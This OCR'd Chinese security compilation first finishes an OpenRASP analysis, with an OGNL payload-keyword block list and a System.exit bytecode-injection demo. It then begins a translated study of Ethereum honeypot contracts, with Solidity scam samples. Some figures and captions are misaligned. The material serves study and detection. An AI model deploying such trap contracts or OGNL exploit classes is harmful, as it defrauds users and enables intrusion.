        src = invokeClassName + '.' + methodName + "(" + paramString + ");";
        src = "try {" + src + "} catch (Throwable t) {if(t.getClass()" +
                ".getName().equals(\"com.baidu.openrasp.exceptions.SecurityException\")){throw t;}}";
    }
    return src;
}
```


很简单，就是插入一段代码，这段代码将反射实例化当前 hook 类，调用 methodName 所指定的方法，并将 paramString 所指定的参数传入该方法中。所以接下来看一下 OgnlHook#checkOgnlExpression 方法所执行的逻辑：

```
public static void checkOgnlExpression(Object object) {


    if (object != null) {
        String expression = String.valueOf(object);
        if (expression.length() >= Config.getConfig().getOgnlMinLength()) {
            HashMap<String, Object> params = new HashMap<>();
            params.put("expression", expression);
            HookHandler.doCheck(CheckParameter.Type.OGNL, params);
        }
    }
}
```


判断获取的表达式是不是 String 类型，如果是，将表达式放入 HashMap 中，然后调用 HookHandler.doCheck 方法：

```
public static void doCheck(CheckParameter.Type type, Object params) {
    if (enableCurrThreadHook.get()) {
        doCheckWithoutRequest(type, params);
    }
}
```



```
public static void doCheckWithoutRequest(CheckParameter.Type type, Object params) {
    //当服务器的cpu使用率超过90%，禁用全部hook点
    if (Config.getConfig().getDisableHooks()) {
        return;
    }
    //当云控注册成功之前，不进入任何hook点
    if (Config.getConfig().getCloudSwitch() && Config.getConfig().getHookWhiteAll()) {
        return;
    }
    if (requestCache.get() != null) {
        StringBuffer sb = requestCache.get().getRequestURL();
        if (sb != null) {
            String url = sb.substring( start: sb.indexOf("://") + 3);
            if (HookWhiteModel.isContainURL(type.getCode(), url)) {
                return;
            }
        }
    }
    doRealCheckWithoutRequest(type, params);
}
```


在这里说一句题外话，可以看到在这里的逻辑设定是当服务器 cpu 使用率超过 90% 时，禁用全部的 hook 点。这也是 RASP 要思考解决的一个问题，当负载过高时，一定要给业务让步，也就一定要停止防护功能，不然会引发 oom，直接把业务搞崩。所以如何尽量的减少资源占用也是 RASP 需要解决的一个大问题。

```
public static void doRealCheckWithoutRequest(CheckParameter.Type type, Object params) {
    if (!enableHook.get()) {
        return;
    }
    long a = 0;
    if (Config.getConfig().getDebugLevel() > 0) {
        a = System.currentTimeMillis();
    }
    boolean enableHookCache = enableCurrThreadHook.get();
    boolean isBlock = false;
    CheckParameter parameter = new CheckParameter(type, params);
    try {
        enableCurrThreadHook.set(false);
        isBlock = CheckerManager.check(type, parameter);
    } catch (Exception e) {
        LogTool.error(ErrorType.PLUGIN_ERROR,
                message: "plugin check error: " + e.getClass().getName() + " because: " + e.getMessage(), e);
    } finally {
        enableCurrThreadHook.set(enableHookCache);
    }
    if (a > 0) {
        long t = System.currentTimeMillis() - a;
        if (requestCache.get() != null) {
            LOGGER.info("request_id=" + requestCache.get().getRequestId() + " " + "type=" + type.getName() + " " + "time=" + t);
        }
    }
    if (isBlock) {
        handleBlock(parameter);
    }
}
```


这里就是检测的主要逻辑，主要完成：

检测计时

获取检测结果

根据检测结果判断是否要进行拦截


具体看一下如何获取的检测结果：

```
public static boolean check(Type type, CheckParameter parameter) {
    return checkers.get(type).check(parameter);
}
```


这里的 checkers 是在 hook 点管理模块初始化时设置的枚举类映射，所以这里调用的是：

```
OGNL( name: "ognl", new V8Checker(), code: 10),
```


V8Checker().check() 方法，继承树如下：



所以具体的实现是在 AbstractChecker#check 中：

```
public boolean check(CheckParameter checkParameter) {
    List<EventInfo> eventInfos = checkParam(checkParameter);
    boolean isBlock = false;
    if (eventInfos != null) {
        for (EventInfo info : eventInfos) {
            if (info.isBlock()) {
                isBlock = true;
            }
            dispatchCheckEvent(info);
        }
    }
    isBlock = isBlock && canBlock;
    return isBlock;
}
```


也就是 V8Checker#checkParam：

```
public List<EventInfo> checkParam(CheckParameter checkParameter) {
    return JS.Check(checkParameter);
}
```


这里就一目了然了，是调用 JS 插件来完成检测的：

```
byte[] results = null;
try {
    results = V8.Check(type.getName(), params.getByteArray(), params.size(),
            new Context(checkParameter.getRequest()), b: type == Type.REQUEST, (int) Config.getConfig().getPluginTimeout());
} catch (Exception e) {
    LogTool.error(ErrorType.PLUGIN_ERROR, e.getMessage(), e);
    return null;
}

if (results == null) {
    if (hashcode != 0 && Config.commonLRUCache.maxSize() != 0) {
        Config.commonLRUCache.put(hashcode, null);
    }
    return null;
}

try {
    Any any = JsonIterator.deserialize(results);
    if (any == null) {
        return null;
    }
    ArrayList<EventInfo> attackInfos = new ArrayList<>();
    for (Any rst : any.asList()) {
        if (rst.toString( ...keys: "action").equals("exception")) {
            PLUGIN_LOGGER.info(rst.toString( ...keys: "message"));
        } else {
            attackInfos.add(new AttackInfo(checkParameter, rst.toString( ...keys: "action"), rst.toString( ...keys: "message"),
                    rst.toString( ...keys: "name"), rst.toString( ...keys: "algorithm"), rst.toInt( ...keys: "confidence")));
        }
    }
    return attackInfos;
} catch (Exception e) {
    LOGGER.warn(e);
    return null;
}
```


easygame，就是在 JS 插件（其实就是个 js 文件）中寻找相应的规则进行规则匹配。这个 js 文件在 OpenRASP 根目录/plugins/official/plugin.js 中：

```
if (algorithmConfig.ognl_exec.action != 'ignore')
{
    // 默认情况下，当OGNL表达式长度超过30才会进入检测点，此长度可配置
    plugin.register('ognl', function (params, context) {

        // 常见 struts payload 语句特征
        var ognlPayloads = [
            'ognl.OgnlContext',
            'ognl.TypeConverter',
            'ognl.MemberAccess',
            '_memberAccess',
            'ognl.ClassResolver',
            'java.lang.Runtime',
            'java.lang.Class',
            'java.lang.ClassLoader',
            'java.lang.System',
            'java.lang.ProcessBuilder',
            'java.lang.Object',
            'java.lang.Shutdown',
            'java.io.File',
            'javax.script.ScriptEngineManager',
            'com.opensymphony.xwork2.ActionContext'
        ]

        var ognlExpression = params.expression
        for (var index in ognlPayloads)
        {
            if (ognlExpression.indexOf(ognlPayloads[index]) > -1)
            {
                return {
                    action:     algorithmConfig.ognl_exec.action,
                    message:    _("OGNL exec - Trying to exploit a OGNL expression vulnerability"),
                    confidence: 100,
                    algorithm:  'ognl_exec'
                }
            }

        }
        return clean
    })
}
```

安全客（www.anquanke.com）

```
// OGNL 代码执行漏洞
ognl_exec: {
    name:   '算法1 - 执行异常 OGNL 语句',
    action: 'block'
},
```

安全客（www.anquanke.com）

如果符合匹配规则则返回 block，完成攻击拦截。

至此整个拦截流程分析完毕。

11.4.5 4.4 小结

从上面的分析中可以看出 OpenRASP 的实现方式还是比较简单的，其中非常有创新点的是利用 js 来编写规则，通过 V8 来执行 js。利用 js 来编写规则的好处是更加方便热部署以及规则的通用性，同时减少了为不同语言重复制定相同规则的问题。

同样，OpenRASP 也不免存在 RASP 本身存在的一些缺陷，这些缺陷将在 ‘‘缺陷思考’’ 这一节中具体的描述。

11.5 0x05 缺陷思考

虽然 Java RASP 是以 Java Instrumentation 的工作方式工作在 JVM 层，可以通过 hook 引发漏洞的关键函数，在关键函数前添加安全检查，这看上去像是一个 “all in one’’ 的通用解，但是其实存在很多问题。

11.5.1 5.1 ‘‘通用解’’ 的通用问题

所有 ‘‘通用解’’ 的最大问题都出现在通用性上。在真实场景中 RASP 的应用环境比其在实验环境中复杂的多，如果想要一个 RASP 真正的运行在业务上就需要从乙方和甲方的角度双向思考问题，以下是我想到的一些问题，可能有些偏颇，但是还是希望能给一些参考性的意见：

5.1.1 语言环境的通配适用性

企业内部的 web 应用纷繁复杂，有用 Java 编写的应用，有用 Go 编写的，还有用 PHP、Python 写的等等...，那么如何对这些不同语言所构建的应用程序都实现相应的防护?

对于甲方来说，我购置一套安全防护产品肯定是要能起到通用防护的作用的，肯定不会只针对 Java 购进一套 Java RASP，这样做未免也太亏了。

对于乙方来说，每一种语言都有不同的特性，都要用不同的方式构建 RASP，对于开发和安全研究人员来说工作量是相当之大的，强如 OpenRASP 团队目前也只是支持 PHP 和 Java 两个版本的。

这很大程度上也是影响到 RASP 推广的一个原因。看看传统的 WAF、旁路流量监测等产品，它并不受语言的限制，只关心流量中是否存在具有威胁的流量就好，巧妙的减少了一个变量，从而加强了泛用性，无论什么样的环境都可以快速部署发挥作用，对于企业来说，肯定是更愿意购入 WAF 的。

5.1.2 部署的通配适用性

由于开发人员所擅长的技能不同或不同项目组的技能树设定的不同，企业内部往往会存在使用各种各样框架实现的代码。而在代码部署上，如果没有一开始就制定严格的规范的话，部署环境也会存在各种各样的情况。就拿 Java 来说，企业内部可能存在 Struts2 写的、Spring 写的、RichFaces 写的等等...，同时这些应用可能部署在不同的中间件上：Tomcat、Weblogic、JBoss、Websphere 等等...，不同的框架，不同的中间件部署方式都或多或少的有所不同，想要实现通配，真的不容易。

5.1.3 规则的通用性

这一点其实已经被 OpenRASP 较好的解决了，统一利用 js 做规则，然后利用 js 引擎解析规则。所以这一点不多赘述。

11.5.2 5.2 自身稳定性的问题

‘‘安全产品首先要保证自己是安全的’’，这句话说出来感觉是比较搞笑的，但是往往很多的安全产品其自身安全性就很差，只是仗着黑盒的不确定性才保持自己的神秘感罢了。对于 RASP 来说这句话更是需要严格奉行。因为 RASP 是将检测逻辑插入到 hook 点中的，只要到达了相应的 hook 点，检测逻辑是一定会被执行的，如果这个时候 RASP 实现的检测逻辑本身出现了问题，严重的话会导致整个业务崩溃，或直接被打穿。

5.2.1 执行逻辑稳定性

就像上文所说的一样，如果在 RASP 所执行的逻辑中出现了严重的错误，将会直接将错误抛出在业务逻辑中，轻则当前业务中断，重则整个服务中断，这对于甲方来说就是严重的事故，甚至比服务器被攻击还严重。

简单来举个例子（当然在真实写 RASP 的时候不会这么写，这里只是展示严重性），如果在 RASP 的检测逻辑中存在 exit() 这样的利用，将直接导致程序退出：

```
public MethodVisitor visitMethod(int i, String s, String s1, String s2, String[] strings) {
    return super.visitMethod(i, s, s1, s2, strings);
final MethodVisitor mv = super.visitMethod(i, s, s1, s2, strings);
if ("say".equals(s)) {
    return new MethodVisitor(Opcodes.ASM5, mv) {
        @Override
        public void visitCode() {
            super.visitCode();
              mv.visitFieldInsn(Opcodes.GETSTATIC, "java/lang/System", "out", "Ljava/io/PrintStream;");
              mv.visitLdcInsn("CALL " + "method");
              mv.visitMethodInsn(Opcodes.INVOKEVIRTUAL, "java/io/PrintStream", "println", "(Ljava/lang/String;)V", false);
            mv.visitInsn(Opcodes.ICONST_1);
            mv.visitMethodInsn(Opcodes.INVOKESTATIC,  s: "java/lang/System",  s1: "exit",  s2: "(I)V",  b: false);
            mv.visitInsn(Opcodes.RETURN);
        }
    };
}
return mv;
}
```



```
input something:
test exit req1
say hello!
In Transform
test exit req2
In Transform
In Transform

Process finished with exit code 1
```

这也就是为什么很多甲方并不喜欢 RASP 这种方式，因为归根到底，RASP 还是将代码插入到业务执行流中，不出问题还好，出了问题就会影响业务。相比来说，WAF 最多就是误封，但是并不会 down 掉业务，稳定性上是有一定保障的。

5.2.2 自身安全稳定性

试想一个场景，如果 RASP 本身存在一定的漏洞，那是不是相当的可怕？即使原来的应用是没有明显的安全威胁的，但是在 RASP 处理过程中存在漏洞，而恰巧攻击者传入一个利用这样漏洞的 payload，将直接在 RASP 处理流中完成触发。

举个实际的例子，比如在 RASP 中使用了受漏洞影响的 FastJson 库来处理相应的 json 数据，那么当攻击者在发送 FastJson 反序列化攻击 payload 的时候就会造成目标系统被 RCE。

这其实并不是一个危言耸听的例子，OpenRASP 在某版本使用的就是 FastJson 来处理 json 字符串，而当时的 FastJson 版本就是存在漏洞的版本。所以在最新的 OpenRASP 中，统一使用了较为安全的 Gson 来处理 json 字符串。

RASP 的处理思路就决定了其与业务是联系非常紧密的，可以说就是业务的 ‘‘一部分’’，所以如果 RASP 自己的代码不规范不安全，最终将导致直接给业务写了一个漏洞。

5.2.3 规则的稳定性

RASP 的规则是需要经过专业的安全研究人员反复打磨并且根据业务来定制化的，需要尽量将所有的可能性都考虑进去，同时尽量的减少误报。但是由于规则贡献者水平的参差不齐，很容易导致规则遗漏，从而根本无法拦截相关的攻击，或产生大量的攻击误报。这样对于甲方来说无疑是一笔稳赔的买卖——-花费大量时间进行部署，花费大量服务器资源来启用 RASP，最终的安全效果却还是不尽如人意。

如果想要尽量的完善规则，只能更加贴近业务场景，针对不同的情况做不同的规则判别。所以说规则和业务场景是分不开的，对乙方来说不深入开发、不深入客户是很难做好安全产品的，如果只是停留在实验阶段，是永远没有办法向工程化和产品化转换的。

11.5.3 5.3 部署复杂性的问题

在 0x03 以及 0x04 中不难看理想中最佳的 Java RASP 实践方式是使用 agentmain 模式进行无侵入部署，但是受限于 JVM 进程保护机制没有办法对目标类添加新的方法，所以就会造成多次 attach 造成的重复字节码插入的问题。目前主流的 Java RASP 推荐的部署方式都是利用 premain 模式进行部署，这就造成了必须停止相关业务，加入相应的启动参数，再开启服务这么一个复杂的过程。

对于甲方来说，重启一次业务完成部署 RASP 的代价是比较高的，所以都是不愿意采取这样的方案的。而且在甲方企业内部存在那么多的服务，一台台部署显然也是不现实的。目前所提出的自动化部署方案也受限于实际业务场景的复杂性，并不稳定。

11.6 0x06 总结

就目前来说 RASP 解决方案已经相对成熟，除非 JDK 出现新的特性，否则很难出现重大的革新。

目前各家 RASP 厂商主要都是针对性能及其他的辅助功能进行开发和优化，比如 OpenRASP 提出了用 RASP 构建 SIEM 以及实现被动扫描器的思路，这其实是一个非常好的思路，RASP 配合被动扫描器能很方便的对企业内部的资产进行扫描，从而实现一定程度上的漏洞管控。

但是 RASP 不是万能的，并不能高效的防御所有的漏洞，其优劣势是非常明显的，应当正确的理解 RASP 本身的司职联合其他的防御措施构建完整的防御体系才能更好的做好安全防护。

个人认为 RASP 的最佳实践场所是甲方内部，甲方可以通过资产梳理对不同的系统进行相应的流量管控，这样 RASP 就能大大减少泛性检测所带来的的误报，同时更进一步的增加应用的安全性。

总体来说 RASP 是未来 Web 应用安全防护的方向，也同时是一个 Web 安全的发展趋势，其相较于传统安全防护产品的优势是不言而喻的，只要解决泛用性、稳定性、部署难等问题，可以说是目前能想出的一种较为理想方案了。

11.7 0x07 Reference

https://asm.ow2.io/asm4-guide.pdf

https://github.com/anbai-inc/javaweb-expression

https://github.com/Lucifaer/headfirstjavarasp/tree/elexpressionhook

https://zeroturnaround.com/software/jrebel/

https://github.com/spring-projects/spring-loaded

https://github.com/baidu/openrasp

https://rasp.baidu.com/doc/

http://www.fanyilun.me/2017/07/18/%e8%b0%88%e8%b0%88Java%20Intrumentation%e5%92%8c%e7%9b%b8%e5

骗局的艺术：剖析以太坊智能合约中的蜜罐

译者：CDra90n@SecQuan

来源：https://mp.weixin.qq.com/s/zKv3wKEXRT8CgOnVHOXi0Q

在过去的几年中一些智能合约被发现易受攻击从而被攻击者利用。然而一种更积极主动的新方法被使用的趋势似乎正在上升，即攻击者不再寻找易受攻击的合约，相反他们试图通过部署脆弱外表下包含隐藏陷阱的合约来诱使受害者落入陷阱。这类合约通常被称为蜜罐（Honeypot）。本文通过调查蜜罐的流行程度、行为以及对以太坊区块链的影响，定义了蜜罐的分类以及构建了工具-蜜獾（HONEY-BADGER），一个使用符号执行和定义明确的启发式算法来检测智能合约蜜罐的工具。

12.1 一、以太坊相关知识

12.1.1 1、智能合约

现代区块链如以太坊，旨在通过所谓的智能合约将整个系统的权力去中心化。智能合约是通过以太坊虚拟机 (EVM) 跨区块链存储和执行的程序。EVM 是一个纯粹基于堆栈的虚拟机，它支持图灵完备（Turing-computable）的操作码指令集。智能合约通过事务进行部署、调用和从区块链中删除。EVM 的每一次操作都要花费一定数量的燃料 (gas)。当超过分配给事务的燃料总量时，程序执行将被终止，其影响将被逆转。与传统程序相比智能合约是不可变的。开发人员通常用高级语言编写智能合约代码，并将其编译成 EVM 字节码。在撰写本报告时，Solidity 是在以太坊中开发智能合约最流行的高级语言。

以太坊曾面临过多次关于智能合约的毁灭性攻击。2016 年的 DAO 黑客攻击和 2017 年的平价钱包黑客攻击 (Parity Wallet Hack)，其合计损失超过 4 亿美元。作为对攻击的回应，学术界提出了大量工具以允许在区块链上部署之前扫描合约中的漏洞。但也因此，攻击者可以采取更积极主动的方法，引诱受害者进入陷阱。换句话说，如果我能让受害者来找我，为什么我要花时间去寻找受害者呢？这种新型欺诈行为被以太坊社区称为 ‘‘蜜罐’’。蜜罐是一种设计上似乎存在明显缺陷的智能合约，它允许任意用户从合约中抽出以太币 (Ether, 以太坊的密码货币)，假定用户事先向合约转让了一定数量的以太币。然而一旦用户试图利用这个明显的漏洞，就会出现第二个尚未被发现的陷阱，从而阻止以太币的成功排放。其想法是用户只关注明显的漏洞，而不考虑第二个漏洞可能隐藏在合约中的可能性。与其他类型的欺诈类似，蜜罐之所以起作用是因为人类往往很容易被操纵，人们并不总是能够用自己的贪婪和假设来量化风险。




Figure 12.1: null

12.1.2 2、以太坊虚拟机

以太坊区块链允许用户通过向网络提交事务来创建和调用智能合约。这些交易由所谓的矿工处理。矿工在验证块时使用一个专用虚拟机执行智能合约（表示为以太坊虚拟机）。EVM 是一个基于堆栈的、较少寄存器的虚拟机，运行低水平字节代码，由一组操作码指令集表示。为了保证合约终止从而防止矿工陷入无止境的执行循环，引入了燃料的概念。它将成本与每条指令的执行相关联。在发出交易时发件人必须说明他或她愿意支付给矿工的燃料数量，以执行智能合约。

12.1.3 3、以太坊智能合约查询工具

Etherscan 是一个收集和显示区块链特定信息的在线平台。它作为一个区块链查询工具，让用户可以轻松地查找各个区块、事务和智能合约的内容。除了它的查询功能之外，它还提供多种服务。其中一个服务是智能合约创建者可以发布他们的源代码，并确认存储在特定地址下的字节码是编译指定源代码的结果，它还为用户提供了在智能合约上留下评论的可能性。

12.2 二、以太坊蜜罐

12.2.1 1、蜜罐

蜜罐是一种智能合约，它假装向任意用户 (受害者) 泄露其资金，前提是用户向其发送额外的资金。然而用户所提供的资金将被困住，最多只能被蜜罐创建者 (攻击者) 检索到他们。

蜜罐一般分为三个阶段，如图：

1. 攻击者部署一个看似脆弱的合约，并以资金的形式提供诱饵；

2. 受害人试图通过转让至少所需数额的资金来利用合约，但没有做到；

3. 攻击者撤回诱饵以及受害人在企图利用漏洞时损失的资金。

攻击者不需要特殊的能力来设置蜜罐。事实上攻击者具有与普通以太坊用户相同的功能。他或她只需要必要的资金来部署智能合约和放置诱饵。

12.2.2 2、蜜罐的分类

共提取了 8 种不同的蜜罐技术。在分类中组织了不同的技术 (见下表)，其目的有两个：(I) 供使用者参考，以避免普通以太坊间蜜罐；(二) 作为研究人员的指南，促进开发欺诈智能合约的检测方法。将不同的技术根据它们的操作分成三个不同的类别：

Level	Technique
Ethereum Virtual Machine	Balance Disorder
Solidity Compiler	Inheritance Disorder
	Skip Empty String Literal
	Type Deduction Overflow
	Uninitialised Struct
Etherscan Blockchain Explorer	Hidden State Update
	Hidden Transfer
	Straw Man C[illegible]

Figure 12.2: null

```
1  contract MultiplicatorX3 {
2    ...
3    function multiplicate(address adr) payable {
4      if (msg.value >= this.balance)
5        adr.transfer(this.balance+msg.value);
6    }
7  }
```

Figure 12.3: null

A、EVM

（1）**余额错乱**（Balance Disorder）

图中的合约描述了一个使用们称之为余额错乱技术的蜜罐的例子。函数 multiplicate 显示如果此函数的调用者包含大于或等于智能合约的当前余额的值，合约的余额（this.balance）和在事务处理中包含在此函数调用的值（msg.value）将被传送到任意地址。因此天真用户将相信他或她所需要做的所有事情是用高于或等于当前余额的值来调用该函数，作为回报他或她将获得 ‘‘投资’’ 价值加上合约中包含的余额。然而如果用户试图这样做，他或她很快就会意识到第 5 行没有被执行，因为第 4 行上的状况不存在。这是因为在实际执行智能合约之前，余额已随着交易值的增加而增加。值得注意的是：1) 如果合约目前的余额为零，则可以满足第 4 行的条件，但用户将不会被激励去利用合约；2) 第 5 行的添加 this.balance+msg.value 仅用于使用户进一步相信在执行之后才更新余额。

B、Solidity 编译器

（1）**继承错乱**（Inheritance Disorder）

```
1  contract Ownable {
2    address owner = msg.sender;
3    modifier onlyOwner {
4      require(msg.sender == owner);
5      _;
6    }
7  }
8  contract KingOfTheHill is Ownable {
9    address public owner;
10   ...
11   function() public payable {
12     if(msg.value>jackpot)owner=msg.sender;
13     jackpot += msg.value;
14   }
15   function takeAll() public onlyOwner {
16     msg.sender.transfer(this.balance);
17     jackpot = 0;
18   }
19 }
```


Figure 12.4: null

```
1  contract DividendDistributorv3 {
2    ...
3    function loggedTransfer(uint amount,bytes32
         msg,address target,address currentOwner){
4      if (!target.call.value(amount)()) throw;
5      Transfer(amount,msg,target,currentOwner);
6    }
7    function invest() public payable {
8      if (msg.value >= minInvestment)
9        investors[msg.sender].investment+=msg.
             value;
10   }
11   function divest(uint amount) public {
12     if (investors[msg.sender].investment == 0
           || amount == 0) throw;
13       investors[msg.sender].investment-=amount;
14       this.loggedTransfer(amount,"",msg.sender,
             owner);
15   }
16 }
```


Figure 12.5: null

Solidity 通过 is 关键字来进行继承。当一个合约从多个合约继承时，在区块链上只创建一个合约，并且将所有基本合约的代码复制到创建的合约中。上图显示了蜜罐的一个例子，其利用了表示为继承错乱的技术。乍看似乎这个代码没什么特别的，有一个从 Ownable 合约中继承下来的 KingOfTheHill 合约。但是注意两件事：1) 函数 takeAll 只允许存储在变量所有者 owner 中的地址提取合约的余额；2) 可以通过使用大于当前 jackpot 的消息值 (第 12 行) 调用回退函数 fallback 来修改所有者变量。现在如果用户试图调用函数以将自己设置为所有者则事务将成功。但是如果他或她后来试图收回余额，交易会失败。这是因为在第 9 行声明的变量所有者并不与在第 2 行声明的变量所有者相同。用户假设第 9 行的所有者将被第 2 行的所有者覆盖，但事实并非如此。Solidity 编译器将这两个变量视为不同的变量，因此在第 9 行向所有者写入将不会导致修改在合约 Ownable 中定义的所有者 owner。

(2) 跳过空字符串文本（Skip Empty String Literal）

```
1  contract For_Test {
2    ...
3    function Test() payable public {
4      if (msg.value > 0.1 ether) {
5        uint256 multi = 0;
6        uint256 amountToTransfer = 0;
7        for (var i = 0; i < 2*msg.value; i++) {
8          multi = i*2;
9          if (multi < amountToTransfer) {
10           break;
11         amountToTransfer = multi;
12       }
13       msg.sender.transfer(amountToTransfer);
14     }
15   }
16 }
```

Figure 12.6: null

上图所示的合约允许用户通过向合约的函数 invest 发送最低金额的以太币来进行投资。投资者可以通过调用 divest 来撤回他们的投资。现在如果仔细看一看代码，就会意识到似乎没有什么可以阻止投资者将高于原投资金额的金额剥离出去，这样天真的用户就会相信可以利用函数 divest。但是此合约包含一个称为跳过空字符串文本的错误。作为函数 loggedtransfer(第 14 行) 的参数而给出的空字符串文本将被 Solidity 编译器的编码器跳过。这样做的效果是，该参数后面所有参数的编码都向左移动 32 个字节，因此函数调用参数 msg 接收目标值，而 target 被赋予 currentowner 的值，最后 currentowner 接收默认值零。因此函数 loggedTransfer 最终执行向 CurentOwner(而不是 target) 的转移，实质上将所有从合约中 divest 的尝试都转移给所有者。用户试图使用智能合约的明显漏洞从而有效地将投资转移到合约所有者。

（3）类型推导溢出（Type Deduction Overflow）

在 Solidity 中, 当将变量声明为 var 类型时，编译器使用类型推导从分配给变量的第一个表达式中自动推断最小的可能类型。上图中的合约描述了蜜罐的示例，该蜜罐利用了类型推导溢出的技术。起初合约表明用户可以将投资翻一番。但是由于类型仅从第一个赋值中推导出来，第 7 行的循环将是无限的。变量 i 的类型为 uint-8，此类型的最高值为 255，小于 2*msg.value。因此永远不会达到循环的停止条件。如果变量 multi 小于 amountToTransfer 则仍然可以停止循环。这是可能的，因为 amountToTransfer 被分配了 multi 的值，这将小于由于在第 8 行处发生的整数溢出导致的 amountToTransfer，其中 i 乘以 2。一旦循环退出合约将一个值执行转移给调用者，尽管金额最多为 255wei(最小的以太币面额，其中 1ether=10^18wei)，因此远小于最初用户投资的价值。

（4）未初始化结构（Uninitialised Struct）

```
1  contract GuessNumber {
2    uint private randomNumber=uint256(keccak256(
         now))%10+1;
3    uint public lastPlayed;
4    uint public minBet=0.1ether;
5    struct GuessHistory {
6      address player;
7      uint256 number;
8    }
9    function guessNumber(uint256 _number)payable{
10     require(msg.value>=minBet&&_number<=10);
11     GuessHistory guessHistory;
12     guessHistory.player = msg.sender;
13     guessHistory.number = _number;
14     if (_number == randomNumber)
15       msg.sender.transfer(this.balance);
16     lastPlayed = now;
17   }
18 }
```

Figure 12.7: null

```
1  contract Gift_1_ETH {
2    bool passHasBeenSet = false;
3    ...
4    function SetPass(bytes32 hash) payable {
5      if (!passHasBeenSet&&(msg.value>=1ether))
6        hashPass = hash;
7    }
8    function GetGift(bytes pass)returns(bytes32){
9      if (hashPass == sha3(pass))
10       msg.sender.transfer(this.balance);
11     return sha3(pass);
12   }
13   function PassHasBeenSet(bytes32 hash) {
14     if (hash==hashPass) passHasBeenSet=true;
15   }
16 }
```

Figure 12.8: null

Solidity 提供以结构形式定义新数据类型的方法。它们将多个命名变量组合在一个变量下，并为 Solidity 更复杂的数据结构奠定了坚实的基础。上图给出了一个未初始化结构蜜罐的示例。为了收回合约余额，合约要求用户进行最小赌注，并猜出存储在合约中的随机数。但是任何用户都可以轻松地获得随机数的值，因为存储在区块链上的每一个数据都是公开可用的。第一个想法是合约创建者犯了一个常见的错误即假设声明为 private 的变量是秘密的。无辜的用户只需从区块链读取随机数并通过下注并提供正确的数字来调用函数 guessNumber。之后合约创建了一个结构，该结构似乎跟踪用户的参与。然而结构未通过 new 关键字正确初始化。因此 Solidity 编译器将包含在结构 (Player) 中的第一个变量的存储位置映射到包含在合约 (randomNumber) 中的第一个变量的存储位置。因此用调用者的地址覆盖随机数，从而使第 14 行的条件失败。值得注意的是蜜罐创建者知道用户可能试图猜测覆盖的值。因此创建者将数字限制在 1 到 10 之间 (第 10 行)，这大大降低了用户生成满足此条件的地址的机会。

C、Etherscan 区块链查询工具

（1）隐藏状态更新（Hidden State Update）

```
1  contract TestToken {
2    ...
3    function withdrawAll() payable {
4      require(0.5 ether < total);

           if (block.number > 5040270 ) {if (
           _owner == msg.sender ){_owner.transfer(
           this.balance);} else {throw;}}
5      msg.sender.transfer(this.balance);
6    }
7  }
```


Figure 12.9: null

除了正常的事务外，Etherscan 还显示所谓的内部消息（internal messages），这是来自其他合约而不是用户帐户的事务。但是出于可用性的考虑，Etherscan 不显示包含空事务值的内部消息。上图中的合约是蜜罐技术的一个例子，表示为隐藏状态更新。在这个例子中余额被转移给那些能够猜出用于计算存储散列正确值的人。天真的用户将假定 passHasBeenSet 设置为 false，并尝试调用不受保护的 SetPass 函数，该函数允许用已知值重写哈希，前提是至少有一个以太币转到合约。当分析 Etherscan 上的内部消息时，用户将找不到调用 PassHasBeenSet 函数的任何证据，因此假设 passHasBeenSet 被设置为 false。但是蜜罐创建者可能会误导 Etherscan 执行的筛选，以便从另一个合约调用函数 PassHasBeenSet 并使用空事务值。因此，只查看 EtherScan 上显示的内部消息，不知情的用户就会认为变量设置为 false，并自信地将以太币传输到 setpass 函数。

（2）隐藏转移（Hidden Transfer）

